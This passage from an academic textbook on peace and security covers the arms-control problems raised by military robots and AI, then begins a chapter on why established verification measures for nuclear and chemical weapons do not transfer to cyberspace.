It is safe to say that of these three goals, avoidance of war is the ultimate goal while the other two are lower-ranking. From a theoretical perspective, one can argue that, ceteris paribus, the likelihood of war is minimal when there is **strategic stability**, that is a situation when neither side has an incentive to wage a surprise attack with a significant chance of winning. Stability is an important concept in arms control theory. In simple quantitative terms, stability has been associated with **parity**, i.e. equality in numbers in certain weapon categories, especially during the East-West Conflict, as in, for example, the original Treaty on **Conventional Armed Forces in Europe** (CFE) of 1990 between NATO and the Warsaw Pact.[73] Stability is, as Schelling and Halperin rightly argue, "*useful though still incomplete*" concept as a stable situation has to be "*reasonably secure against shocks, alarms and perturbations*" (1961, p. 50). Stability based on simple quantitative parity would be of no use, if, for example, one actor could wipe out its opponents forces with a surprise attack, e.g. a successful nuclear first strike, or when, as Altmann and Sauer argue, "qualitative new technologies promising clear military advantage seem close at hand" (2017, p. 121).




Figure 11-4: Achieving strategic stability via arms control measures (own graphic)

So what are, in a simplistic manner, conclusions of arms control theory for the aim of achieving stability? When relations are not at the best condition between two actors, parity in numbers and capabilities can enhance stability, all else equal. Second, there should be transparency about each side's capabilities and doctrines. Third, if the force structure allows for a successful disarming first strike or one-sided technological break-throughs are to be expected, the situation will not be stable. Fourth, in a time of crisis, enough time for communication and the double-checking of indications of attack is of essence to avoid panic reactions. A deceleration of processes will lead to more carefully considered action, thereby enhancing stability and de-escalation. Unfortunately, coming up with an actual arms control agreement is only half the battle. Given the anarchic nature of the international realm, there is no institution guaranteeing **compliance** of the partners to the agreement. Measures designed "to determine whether one side is complying with the agreement

[73] See https://nonproliferation-elearning.eu/learningunits/arms-control-in-europe/, p. 9 ff.

or is in violation" (Colby, 1986, p. 8) are called **verification**, "the finding of facts and the resolution of questions" (Gayler, 1986, p. 3) (see Chapter 12 *"Verification in Cyberspace"*). Verification, however, faces a certain dilemma: more certainty about compliance comes at the cost of greater intrusiveness – and states usually want to minimise the intrusiveness of verification to prevent the other side from gaining additional security relevant information which can be useful in a military confrontation (see Figure 11-4). So, while not necessary for an arms control agreement *in principle*, finding the right verification mechanisms enhances trust into the agreement tremendously.

11.5.2 The Impact of Military Robots on Stability and the Problems for Arms Control

From the perspective of arms control, IT-based military systems are not unproblematic. While the following list is not comprehensive, it highlights the destabilising effects of modern IT in general and in the realm of unmanned systems in particular and the problems caused for arms control.

First, as computers are significantly better and faster in the analysis of large amounts of data than humans, decision cycles are faster, and reaction times shorter, thereby creating less room for reinterpretation of facts and the analysis of the overall situation. In an accelerating environment, the danger of unwanted and unnecessary escalation looms, especially when factoring in **emergent behaviour**, i.e. the occurrence of new and unforeseen structures within a complex system due to the interaction of independent parts. The so-called **flash crashes**, the rapid fall of stock prices in 2010, the British Pound in 2016 or the price of the cryptocurrency Ethereum in 2017 had probably been initiated by high-frequency trading algorithms reacting to each other.[74] Experts therefore ask whether a "flash war" is possible, where interacting military systems of different sides can lead to a rapid escalation of a situation, which gets out of control before humans can interfere, especially when swarms are involved.

A second problem arises from the fact that has been termed "**automation bias**". Humans tend to accept options for actions suggested by a computer, especially when under pressure. Particularly in a situation when time is of essence, people will usually not question the computer's results and suggestions, even when they have reasons to do so (Mosier et al., 1998, p. 49). Today, experts for human-machine interfaces work hard on solutions to

[74] See, for example, https://www.theguardian.com/business/2016/oct/07/what-caused-pound-flash-crash-brexit-fallen-sterling

reduce the automation bias and giving the operator at least some time to evaluate the computer's suggestion. But paired with the acceleration of the decision-making process and the severe consequences of stopping the computer when it was right, the automation bias will probably remain of relevance, with potentially severe consequences when applied to (lethal) autonomous weapon systems.

Third, as in the civilian world, the quality of a military system is more and more defined by its software rather than its hardware, and the capabilities of individual systems will increase if more critical functions are automated or autonomous. Software allows to push the limits of a system way beyond the limitations imposed by humans. Current fighter-jets, for example, are limited in their manoeuvrability by the human pilot who blacks out when the manoeuvre leads to more than 6-8g acceleration. Without a human in a plane, the manoeuvrability of the jet is only limited by the structure of its frame and experts expect unmanned jet-fighters to easily fly curves with 20g or more, outflying anti-aircraft missiles and rendering classical defence useless.[75] This poses severe problems for arms control, as the quantitative-oriented "bean-counting" approach will no longer be sufficient, especially if, as in this example, existing jets can be upgraded easily with a module for unmanned operations.

The problem of quality vs. quantity becomes even more problematic, when, fourth, factoring in the verification problem. While the numbers of physical systems at a certain location can be verified (relatively) easily, verifying software is practically not possible without very intrusive measures (see Chapter 12 "*Verification in Cyberspace*"). Even if limitations on software have been agreed to, e.g. not to automate certain critical functions, certain routines can be hidden deep inside the code, or an update can be installed right before a mission and be undone afterwards (Altmann/Sauer, 2017, p. 135).

A fifth problem arises from the application of **machine-learning**. Machine learning software based on artificial intelligence (AI) will be used more often in the future, e.g. for target recognition and identification but probably also for the support of tactical or even strategic decision. At least today it is hard for the programmers to fully understand the results of the learning process. A broad branch of AI therefore aims at the capacity of computers to "explain" their "conclusions" to humans and even DARPA has a specific project devoted to the issue.[76] Biased data-sets used for training might influence the results as well. But if the actual developer has difficulties understanding the capability of its system, the external arms controller trying to verify limits to certain capabilities will have an even harder time.

[75] Personal conversation with German Air Force officers.

[76] https://www.darpa.mil/program/explainable-artificial-intelligence

11.6 Conclusion: Arms Control and Modern IT - Simply Incompatible?

This chapter has shown that from the perspective of military strategy, the integration of robotics and IT into the military is just another example of the old mantra, that technological superiority often leads to significant advantages on the battlefield for the actor who has the edge and is able to keep it. The integration of networked systems based on commercial off the shelf components, military robots and artificial intelligence could turn out to be a real game changer – to the worse. Given the classical toolbox of arms control, including transparency measures, e.g. Confidence and Security Building Measures (CSBMs), and inspections, the rapid inclusion of modern IT into the military has the potential to render arms control useless.

While several open letters by robotic and AI experts and other opinion leaders have been published over the last few years to warn the international public against (Lethal) Autonomous Weapon Systems, signed by, amongst others, Elon Musk, Mustafa Suleyman, Steve Wozniak or Stephen Hawking[77], ideas how to cope with the new challenges are rare.

One suggestion from the technical field so far has been the proposal by Mark Gubrud and Jürgen Altmann (Gubrud/Altmann, 2013), who came up with an **ex-post verification system** for mobile autonomous weapon systems. Their idea is that states would have to collect the telemetric data of, for example, a drone's flight and attacks together with records of the operator actions at the control station and hand over checksums of the data to an international body. When challenged with the accusation of autonomous functions, the state would hand over the whole collected data to the international body, which would check for signs of attacks without human control. The checksums would guarantee that the original dataset has been transmitted. While this would not prevent the use of restricted autonomous functions in the first place, it would offer at least the possibility for almost non-intrusive fact finding and ex-post control.

Given the fundamental challenges of software, automation, autonomy and AI to arms control, more thinking should focus on IT-based solutions to the problems for stability and war prevention described above. One should always keep in mind that while the fundamental problems are similar to problems encountered when applying software and autonomy in the civilian sphere, the stakes are usually much higher when dealing with the military.

[77] https://futureoflife.org/open-letter-autonomous-weapons/; https://futureoflife.org/autonomous-weapons-open-letter-2017/

11.7 Exercises

Exercise 11-1: What are the specific features of military software beyond the cyber domain that hinder the application of established verification measures from former technologies?

Exercise 11-2: Why might the aim of technological superiority backfire and lead to a less stable situation?

Exercise 11-3: Why might unilateral self-restraint not be enough to prevent a "race to the bottom" when it comes to software solutions for the control of lethal autonomous weapon systems?

Exercise 11-4: What are the pros and cons of an ex-post verification approach?

Exercise 11-5: What is understood by "strategic stability" and why is it an important concept in arms control?

11.8 References

11.8.1 Recommended Reading

Altmann, Jürgen/Sauer, Frank (2017): Autonomous Weapon Systems and Strategic Stability. *Survival* 59 (5), 117-42. doi: 10.1080/00396338.2017.1375263.

Boulanin, Vincent/Verbruggen, Maaike (2017): Mapping the Development of Autonomy in Weapon Systems. Stockholm: SIPRI.

Schelling, Thomas C./Halperin, Morton H. (1961). *Strategy and Arms Control*. New York, NY: The Twentieth Century Fund.

11.8.2 Bibliography

Aitoro, Jill (2017, April 4): The latest drone pilot challenge: Training with manned aircraft for combat missions. *Defense News*. Retrieved from http://www.defensenews.com/articles/the-latest-drone-pilot-challenge-training-with-manned-aircraft-for-combat-missions.

Altmann, Jürgen/Sauer, Frank (2017): Autonomous Weapon Systems and Strategic Stability. *Survival* 59 (5), 117-42. doi: 10.1080/00396338.2017.1375263.

Arkin, Ronald C. (2009). *Governing Lethal Behavior in Autonomous Robots*. Boca Raton, FL: CRC Press.

Barnes, Michael J./Evans, A. Williams (2010). Soldier-Robot Teams in Future Battlefields: An Overview. In M. J. Barnes and F. Jentsch (Eds.), *Human-Robot Interactions in Future Military Operations* (pp. 9-29). Surrey: Ashgate.

Boulanin, Vincent/Verbruggen, Maaike (2017): Mapping the Development of Autonomy in Weapon Systems. Stockholm: SIPRI.

Buzan, Barry (1987). An Introduction to Strategic Studies. Military Technology and International Relations. Basingstoke: Macmillan.

Center for New American Security (2017): *Drone Proliferation. Policy Choices for the Trump Administration*. Retrieved from http://drones.cnas.org/reports/drone-proliferation/.

Colby, William E. (1986). The Intelligence Process. In K. Tsipis, D. W. Hafemeister and P. Janeway (Eds.), *Arms Control Verification. The Technology That Make It Possible* (pp. 8-13). Washington, DC: Pergamon Brassey's.

Dorigo, M./Sahin, E. (2004): Guest editorial: Swarm robotics. *Autonomous Robots*, 17 (2-3), 111-113. doi: 10.1023/B:AURO.0000034008.48988.2b.

Eisenhower, Dwight D. (1961): Farewell Radio and Television Address to the American People, January 17th, 1961. Retrieved from https://www.eisenhower.archives.gov/all_about_ike/speeches/farewell_address.pdf.

Everett, H.R. (2015). *Unmanned Systems of Warld Wars I and II*. Cambridge, MA: MIT Press.

Eyre, Dana P./Suchman, Mark C. (1996). Status, Norms, and the Proliferation of Conventional Weapons: An Institutional Theory Approach: In P. Katzenstein (Ed.), *The Culture of National Security. Norms and Identity in World Politics* (pp. 79-113). New York: Columbia University Press.

Fuhrmann, Matthew/Horowitz, Michael C. (2017): Droning On: Explaining the Proliferation of Unmanned Aerial Vehicles. *International Organization* 71 (2), 397-418. doi: 10.1017/S0020818317000121.

General Accounting Office (2012): NONPROLIFERATION. Agencies Could Improve Information Sharing and End-Use Monitoring on Unmanned Aerial Vehicle Exports. Retrieved from https://www.gao.gov/assets/600/593131.pdf.

Gayler, Noel (1986). Verification, Compliance, and the Intelligence Process. In K. Tsipis, D. W. Hafemeister and P. Janeway (Eds.), *Arms Control Verification. The Technologies That Make It Possible* (pp. 3-13). Washington, DC: Pergamon Brassey's.

Gertler, Jeremiah 2012: *U.S. Unmanned Aerial Systems*. Washington, DC: Congressional Research Service.

Goldblat, Jozef (2002). Arms Control. The New Guide to Negotiations and Agreements. London: Sage.

Gray, Colin S. (1999). *Modern Strategy*. Oxford: Oxford University Press.

Gubrud, Marc/Altmann, Jürgen (2013): *Compliance Measures for an Autonomous Weapons Convention*. *ICRAC Working Paper #2*. Retrieved from: http://icrac.net/wp-content/uploads/2013/05/Gubrud-Altmann_Compliance-Measures-AWC_ICRAC-WP2.pdf.

Hamann, Heiko (2018). *Swarm Robotics: A Formal Approach*. Wiesbaden: Springer.

Heinrich Böll Foundation (2018): Autonomy in Weapon Systems. The Military Application of Artificial Intelligence as a Litmus Test for Germany's New Foreign and Security Policy. Retrieved from https://www.boell.de/de/2018/05/23/autonomy-weapon-systems.

Herz, John H. (1950): Idealist Internationalism and the Security Dilemma. *World Politics* 2 (2), 157-80. doi: 10.2307/2009187.

Joint Chiefs of Staff (2008): *Department of Defense Dictionary of Military and Associated Terms*. Joint Publication 1-02. Retrieved from: http://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/dictionary.pdf.

Koch, Bernhard/Schörnig, Niklas (2017): Autonome Drohnen – die besseren Waffen? Kampfdrohnen und autonome Waffensysteme aus Sicht der Theorie(n) des gerechten Krieges. *Vorgänge* 2/2017 (Nr. 2018), 43-53.

Krishnan, Armin (2009). Killer Robots. Legality and Ethicality of Autonomous Weapons. Farnham: Ashgate.

Molas, Jordi/Walker, William (1992). Military Innovation's growing reliance on civil technology: a new source of dynamism and structural chance. In W. A. Smit, J. Grin and L. Voronkov (Eds.), *Military Technological Innovation and Stability in a Changing World* (pp. 15-26). Amsterdam: VU University Press.

Mosier, Kathleen L./Skitka, Linda J./Heers, Susan/Burdick, Mark (1998): Automation Bias: Decision Making and Performance in High-Tech Cockpits. *The International Journal of Aviation Psychology* 8 (1), 47-63. doi: 10.1207/s15327108ijap0801_3.

Resende-Santos, João (1996): Anarchy and the Emulation in Military Systems. Military Organization and Technology in South America, 1870-1914. *Security Studies* 5 (3), 193-260. doi: 10.1080/09636419608429280.

Sagan, Scott D. (1996/97): Why Do States Build Nuclear Weapons? Three Models in Search of a Bomb. *International Security* 21 (3), 54-86. doi: 10.2307/2539273.

Sauer, Frank/Schörnig, Niklas (2012): Killer Drones – The Silver Bullet of Democratic Warfare? *Security Dialogue* 43 (4), 363-80. doi: 10.1177/0967010612450207.

Schelling, Thomas C./Halperin, Morton H. (1961). *Strategy and Arms Control*. New York, NY: The Twentieth Century Fund.

Schörnig, Niklas (2014). Liberal Preferences as an Explanation for Technology Choices. The Case of Military Robots as a Solution to the West's Casualty Aversion. In M. Meyer, M. Carpes and R. Knoblich (Eds.), *The Global Politics of Science and Technology - Vol. 2* (pp. 67-82). Wiesbaden: Springer.

Schörnig, Niklas (2014). Neorealism. In S. Schieder and M. Schindler (Eds.), Theories of International Relations (pp. 37-55). London/New York: Routledge.

Schörnig, Niklas (2017): Just when you thought things would get better. From Obama's to Trump's drone war. *Orient* 58 (2), 37-42.

Sharkey, Noel (2010): Saying ‘‘No!’’ to Lethal Autonomous Targeting. *Journal of Military Ethics,* 9 (4), 369-83. doi: 10.1080/15027570.2010.537903.

Sheehan, Michael (1996). *The Balance of Power. History and Theory.* London/New York: Routledge.

Singer, Peter W. (2009). *Wired for War*. New York, NY: Penguin.

Springer, Paul J. (2013). *Military Robots and Drones*. Santa Barbara, CA: ABC-CLIO.

United Nations General Assembly (2013): *A/HRC/23/47. Report of the Special Rapporteur on extrajudicial, summary or arbitrary executions Christof Heyns*. Retrieved from https://www.ohchr.org/Documents/HRBodies/HRCouncil/RegularSession/Session23/A-HRC-23-47_en.pdf.

US Air Force Chief Scientist (AF/ST) (2010): *Report on Technology Horizons. A Vision for Air Force Science & Technology During 2010-2030.* Volume 1. Retrieved from http://www.dtic.mil/dtic/tr/fulltext/u2/a525912.pdf.

US Congress (2000). *National Defense Authorization, Fiscal Year 2001*. Retrieved from https://www.congress.gov/106/plaws/publ398/PLAW-106publ398.pdf.

US Department of Defense (2002): *Unmanned Aerial Vehicles Roadmap 2002 – 2027*. Retrieved from http://www.dtic.mil/dtic/tr/fulltext/u2/a391358.pdf.

US Department of Defense (2012/2017). *Department of Defense Directive 3000.09 (Incorporating Change 1, May 8, 2017)*. Retrieved from http://www.esd.whs.mil/Portals/54/Documents/DD/issuances/dodd/300009p.pdf.

Waltz, Kenneth (1979). *Theory of International Relations*. New York, NY: McGraw-Hill.

Wiberg, Håkan (1990). Arms Races, Formal Models, and Quantitative Tests. In N. P. Gleditsch and O. Njølstad (Eds.), *Arms Races. Technological and Political Dynamics* (pp. 31-57). London: Sage.

12 Verification in Cyberspace

Thomas Reinhold[1,2] · Christian Reuter[1]
Science and Technology for Peace and Security (PEASEC), TU Darmstadt[1] ·
Institute for Peace Research and Security Policy (IFSH), Univ. of Hamburg[2]

Abstract

Verification is one of the pillars of arms control and non-proliferation treaties as well as an important part of confidence building measures. It defines practical measures that enable treaty members to check the treaty compliance by observing, counting or monitoring specific actions and their accordance with the respective rules. In contrast to historical examples of former military technologies, cyberspace features some unique characteristics making it hard to apply established measures. The chapter describes these peculiarities and assesses distinguishing problems compared to selected verification measures for nuclear, biological and chemicals weapons technology. Yet, cyberspace is a human-made domain and adjusting its technical setting, rules and principles may help to reduce the threat of ongoing militarisation. Offering some alternatives, the chapter elaborates on suitable and measurable parameters for this domain and presents potentially useful verification approaches.

Objectives

- Understanding the concept of verification in the context of international security politics as well as examples of verification for hitherto existing military technologies.
- Identifying the technical features of cyberspace that hinder the development of verification measures for this domain.
- Gaining the insight how verification measures for cyberspace need to work, which technical features of this space can be used for measures and checks as well which established information technologies from other scopes of application could be applied to develop such measures.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_12

12.1 What is Verification?

The international law is based – among other things – on treaties and binding agreements between states that define the rules for state behaviour and state interactions. One of the main principles of these rules is the convention "**pacta sunt servanda**" (Wehberg, 1959), which basically translates to "agreements must be kept". While the principle has been state practice for centuries, its first explicit reference was made in 1969 in the "Vienna Convention on the Law of Treaties", which describes that "*every treaty in force is binding upon the parties to it and must be performed by them in good faith*" (UN, 1969). Therefore, it highlighted the question which instance should be in charge of checking the compliance of states with specific treaties and how this should be performed. This question had been answered over the last decades in different variations, led by the principle that states are sovereign entities and to a high degree autonomous in their decisions, which mainly rules out the possibility of "higher instances"[78]. Therefore, states basically regulate their relations by mutual agreements. A complementary tool for treaties is the possibility of treaty partners to check the compliance of each other by practical measures, so-called **verification**. Verification often belongs to international treaties but can also be part of non-binding interstate agreements in terms of confidence and trust building among opposing state actors[79] that thereby are able to demonstrate their good intentions. Verification is an important measure for international security politics and mostly integrated into so-called **verification regimes**, a concept that is based on the regime theory of Robert O. Keohane (Keohane , 1984). His theory describes "*institutions possessing norms, decision rules, and procedures which facilitate a convergence of expectations*" (Krasner, 1983). In theory, a regime is a set of *"principles, norms, rules, and decision making procedures around which actor expectations converge in a given issue-area*" (Krasner, 1983). In terms of verification, this means that a verification regime consists of the following different parts that the affected states negotiated and agreed upon:

- The agreement itself.
- The specific thresholds, binding instructions or forbidden activities that belong to rules which the treaty members agree to follow.

[78] State sovereignty is one of the core principles of the UN Charter, which defines the general rules of state behaviour and inter-state relations. Only dedicated institutions such as the UN Security Council are authorised to restrict this right.

[79] Confidence and trust building (CBM) is a measure to establish the cooperation of states by stepwise mutual concessions, information sharing and the reduction of military pressure. CBM as a concept has been developed by the Conference on Security and Co-operation in Europe (CSCE) during the Cold War era (Bazin, 2013).

- The practical measures that treaty members or specifically entrusted authorities are allowed to perform in order to check the compliance of the treaty members.
- Optionally, the definition of the authority that is allowed to decide over the compliance and the consequences that states agree to perform and bear when the agreed rules are not followed.

Verification regimes had been developed over the last decades for different reasons and situations and are based on different mandates, often in the context of disarmament, arms control or so-called **non-proliferation**[80] of military technology (see Chapter 3 "*Natural-Science/Technical Peace Research*"). Every regime is based and dependent on the political acceptance of the agreed measures. A popular example for verification in the context of nuclear armament is the **International Atomic Energy Agency** (IAEA), an independent international organisation that reports to the United Nations General Assembly and the United Nations Security Council. With the international adoption of the Treaty on the **Non-Proliferation of Nuclear Weapons** (NPT)[81], the IAEA has been put into charge in different treaties (Neuneck, 2017) "*to establish and administer safeguards designed to ensure that special fissionable and other materials, services, equipment, facilities, and information made available by the Agency or at its request or under its supervision or control are not used in such a way as to further any military purpose; and to apply safeguards, at the request of the parties, to any bilateral or multilateral arrangement, or at the request of a State, to any of that State's activities in the field of atomic energy"* (IAEA, 1961).

One of its most recent tasks is to check the compliance of Iran with the JCPOA nuclear agreements (Joint Comprehensive Plan of Action) (IAEA, 2016) that had been negotiated over the last years and came into force in January 2016. Verification measures are integrated as so-called **safeguards**. They enable IAEA staff members to get access to nuclear

[80] Proliferation is a concept from international security politics that describes the spread or the intensification of the knowledge, the technology or the material of a specific military weapons technology. It is further graduated in horizontal proliferation (the spread to new states that do not dispose of this specific military technology) and vertical proliferation (the advancement and stockpiling of one state for a specific military technology). Non-Proliferation contains measures of arms control like treaties and agreements that should prevent this spreading.

[81] The Treaty on the Non-Proliferation of Nuclear Weapons ("Non-Proliferation Treaty", NPT) is an international treaty that entered into force 1970 and whose objective is to reduce and prevent the spread of nuclear weapons and their technology and instead foster the peaceful application of nuclear energy (Disarmament United Nations Office for Affaires, 1968).

and research facilities, shut down and seal critical industrial hardware, install surveillance cameras, check industrial plants, count the equipment in nuclear facilities, take samples from nuclear material as well as measure the radiation level of devices and places. As already pointed out, these verification measures are always practical steps that tightly concentrate on specific aspects of the controlled technology or weapons in question and whose outcome can be compared against threshold values, "dos and don'ts" or lists of forbidden technological procedures.

Another example of a verification regime concerns chemical weapons and feasible weapons material. This regime has been put in place by the **Chemical Weapons Convention** (CWC)[82], an international arms control treaty that had been negotiated in the UN context and entered into force in 1997. The treaty "*prohibits the development, production, acquisition, retention, stockpiling, transfer and use of chemical weapons. It also prohibits all States Parties from engaging in military preparations to use chemical weapons"* (Boehme, 2008) and it is administered by the **Organization for the Prohibition of Chemical Weapons** (OPCW) which had been explicitly founded for the task of verification. All verification measures of the CWC are defined and undersigned by the treaty members in a dedicated "Verification Annex". This annex contains detailed explanations which and how verification measures are performed, lists the allowed measurement procedures, defines who is entitled to perform specific tasks and analyse the taken samples and how the results are reported (Boehme, 2008). A key element of the CWC are inspections to check industrial plants as well as civil and military research facilities and laboratories, monitor the production of critical chemical materials, count fabrication materials and equipment, take chemical samples and check for specific forbidden military "delivery systems"[83].

In regard to former technological developments that had been used by military forces, verification measures like the described examples were put in place in situations in which new technical advancements or innovations significantly destabilised the international balance of powers, led to arms races or contained the potential for massive destruction or unutterable suffering. In these situations, verification was a measure to sustain and support political stabilisation agreements by mutual checking mechanisms. When looking at the current developments in cyberspace, international security policies have to handle a situation in which military forces are quickly adopting and considering cyberspace the next military domain where defensive and offensive measures are necessary. More and more military forces are establishing dedicated cyber commands (UNIDIR, 2013) and alliances

[82] The full title of the treaty is "Convention on the Prohibition of the Development, Production, Stockpiling and Use of Chemical Weapons and on their Destruction".

[83] Tucker (1998) gives a comprehensive overview.

are fostering the establishment of collective capacities for military engagements. For example, the NATO decided in 2016 that cyberspace is an essential domain that needs to be covered by the collective defence strategies and that attacks over cyberspace can invoke the alliance case of Article V of the NATO Charter. This development raises many concerns due to the lack of international political regulation or even a common international understanding between states on how the rules of international law apply to this domain, i.e. what is allowed and what is prohibited. Although some suggestions have been made, such as the so-called Tallinn Manual (NATO, 2013) or the Proposal of a Convention for international information security of Russia, China, Tajikistan and Uzbekistan (UN, 2011) none of these approaches have reached an international consent so far. This situation is tensed on the one hand by the fact that it is yet unclear how offensive tools for cyberspace that can be targeted against IT systems (**cyber weapons**) can be classified in terms of their destructive potential and how this impact can be estimated. On the other hand, IT systems are an essential part of most societies and, due to their interconnected nature, critical for the global economy, a fact that is accommodated in many countries by the classification of IT systems and its networking hardware as critical infrastructure (for example, see EU, 2008) (see Chapter 14 "*Resilient Critical Infrastructures*" and 15 "*Security of Critical Information Infrastructures*"). With regard to the technical know-how of IT systems, the knowledge as well as the global economic players are concentrated in just a few countries that currently dominate this field of technology and therefore to a high extent also its military application. This has led to a situation where it is rational for military decision makers and politicians to consider their countries as threatened by such military and potential destructive powers and to establish their own military programmes to counter this situation and keep the pace. An arms race has started.

12.2 The Special Characteristics of the Cyberspace Domain

The described situation underlines the necessity of regimes for cyberspace and related arms control measures to limit this development, establish binding rules and create a calculable situation for interstate relations. On the other hand, as has already been pointed out, this situation is barely new, and states have faced similar circumstances over the last decades concerning other technological developments. It is therefore appropriate to gather insights from the former "lessons learned" and apply them to the current situation. Unfortunately, this approach quickly reveals that cyberspace has some unique technical specifics and features that differ strongly from other technical developments. These features, which will be briefly analysed in the next part, hinder the transfer of established arms control and verification measures to cyberspace, and therefore have to be considered for the development of applicable measures.

12.2.1 The Problems of Counting Data in a Virtual, Distributed Space

Cyberspace is by design a “virtual” domain that abstracts a space from a specific real geographic location. It consists of autonomous, self-contained networks that integrate and connect groups of different IT systems, while each network itself can consist of smaller sub-networks. Any kind of data is on the one hand theoretically stored and processed by a specific IT system which has a geographical location and falls under a specific national legislation. On the other hand, especially in times of so-called **cloud computing**, data can be seamlessly transferred to, copied to and stored in another system for availability or split up into multiple parts to be stored and processed on multiple, distributed IT systems. In either case, data itself can be seamlessly duplicated and has no specific physical representation[84] that can be monitored. This situation makes the geographical pinpointing of a specific piece of data problematic and renders two main concepts of established verification meaningless: the counting and verifiable limiting the number of objects. Digital data does not produce any kind of reliable “traces” that might be used to monitor the actions of a specific institution or actor. This situation is furthermore complicated by the so-called **attribution problem** (see Chapter 13 “*Attribution of Cyber Attacks*”) that – in a nutshell – describes the problems and the ambiguity of assigning any kind of activity within cyberspace to its origin and the presumed actor that intentionally performed this activity[85].

12.2.2 Dual-Use: Technology for Civilian Purposes and Military Applications

Another feature of cyberspace, and especially of the technical equipment that is necessary for its infrastructure, is its so-called **dual-use character** (see Chapter 8 “*Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment*”). The term describes the feature of specific goods[86] that can be used for military as well as civilian purposes without being able to draw a distinct line between these usage scenarios and which therefore cannot be generically prohibited for arms control reasons. Such goods need to be monitored in

[84] Of course, all pieces of data are stored physically in different ways (like magnetic fields and classic hard drives or electromagnetic states on solid-state drives) but this stored data cannot be handled as a unique and autonomous, self-contained entity like a missile or a tank.

[85] The necessity of attributing an attack to its origin is a key element of states’ right to self-defence under the UN Charter. Nevertheless, attribution in cyberspace is hindered by multiple possibilities of adversaries to cover their tracks and use IT systems of uninvolved third parties. Attributing cyber attacks is therefore currently considered to be the main problem when applying international law and its rules of state behaviour to cyberspace. As an example, see (Guerrero-Saade & Raiu, 2017).

[86] The term “goods”, which includes software as well as technology, is used especially in dual-use scenarios of arms control and non-proliferation to describe “anything that needs to be regulated” without being exclusively restricted to military technology and with explicit inclusion of necessary base materials for potential military products.

detail because only their precise usage decides whether it affects negotiated agreements or not. Popular examples for dual-use goods are biological agents or other basic materials for vaccines that are necessary for civilian health-care reasons and medical research but can be also used for military purposes. The task of defining lists of such goods and its necessary special verification into agreements is being performed since several decades for nuclear, chemical and biological goods. Its most popular example is the Wassenaar Arrangement (Wassenaar, 2017) a regime between currently 42 participating states that agreed upon sharing trade data of such sensitive goods as a measure of trust and confidence building as well as establish national export controls. The agreement was extended in 2013 to cover so-called **intrusion software**, that is "*specially designed or modified to avoid detection by 'monitoring tools', or to defeat 'protective countermeasures', of a computer or network capable device*" ("The Wassenaar Arrangement on export controls for conventional arms and dual-use goods and technologies - List of dual-use goods and technologies and munitions list," 2017) and able to either retrieve data from IT systems or alter their standard behaviour. Nevertheless, the dual-use character of IT hardware and software is distinct and many argue that the new regulations of this extension could lead to problems with legitimate research on cyber security measures if restrictively put into force (for example, see Hinck, 2018). Compared to former dual-uses approaches, a relevant factor for national trade regulations of chemical, biological or nuclear goods was either the amount of specific materials, the necessary equipment or specific military delivery systems that can be controlled. For cyberspace, this is not possible because both the hard- and software and their extent are the same for civil, economic and military purposes.

12.2.3 Differentiation between Defence and Offence

One last aspect that is strongly connected to the dual-use debate is the differentiation between goods that distinctively serve military defensive- and those that primarily serve offensive purposes. Such differentiation could be employed for the regulation and verification measures on the trade, possession and usage of respective cyber capacities. Nevertheless, as pointed out before, there is no obvious distinction for IT goods due to their dual-use character. Even apparently offensive tools like malware or software exploits are necessary to test and increase the cyber security of one's own IT systems. A popular example for this case are so-called **penetration testing tools**, i.e. software that is specifically designed to attack and penetrate IT systems and networks to detect flaws, weaknesses and security problems. These tools are an important instrument for IT security practitioners and their regulation can affect the protection of IT systems. On the other hand, their detection during potential inspections therefore does not necessarily prove any non-compliance. An exception could be seen in "hand-crafted" software that is produced and dedicated solely for cyber attacks. It is supposed that such issues might become more relevant in upcoming years when the economy increasingly adapts to the demand from military forces for such products. Nevertheless, the absolute majority of cyber attacks in past years, even those with presumed state actors, have been carried out with off-the-shelf tools and software, which, due to the nature of rapidly changing technology in cyberspace, often is the more effective way to perform the goals (as an example, see the annual "Data Breach Investigations Report", Verizon, 2018).

12.3 Established Verification Measures and their Problems when Applied to Cyberspace

The previous glimpse on established verification measures of other technological developments when considering the technical specialties of cyberspace already predicts that applying or projecting these measures directly will certainly not work for this new domain (Pawlak, 2016). Nevertheless, to understand how applicable verification measures for cyberspace can be developed, which problems arise and how they need to be differentiated from former approaches, it is helpful to understand the core principles of the established verification regimes and their measures.

As has been pointed out, verification measures always check the compliance with agreements and although the previous examples illustrated that they strongly differ between various kinds of situations, all of them basically contain some of the following four restrictions and principles (Neuneck, 2012):

1. Geographical restrictions that regulate the allowed or prohibited location of specific items which are checked by locating and visually monitoring them (this might include ultraviolet and x-ray imaging as well as aerial and satellite photography)
2. Limitations in terms of the overall number or even the complete prohibition of the possession of items are verified by counting and cataloguing them
3. Definitions of threshold values for specific properties of physical, chemical or biological states of items and military systems can be verified by measuring or scientifically estimating these properties of the items
4. Restricting the proliferation of goods, which is controlled by regulating their trade and tracing the exported goods

With the technical specifics of cyberspace in mind, it becomes clear that most of the established verification measures will not work for cyberspace because their core principles are designed for physical domains like sea, air, land or space and on physical objects like tanks or missiles, and rely on features of these domains and items that cyberspace does not provide. This problem will be analysed in detail in the following.

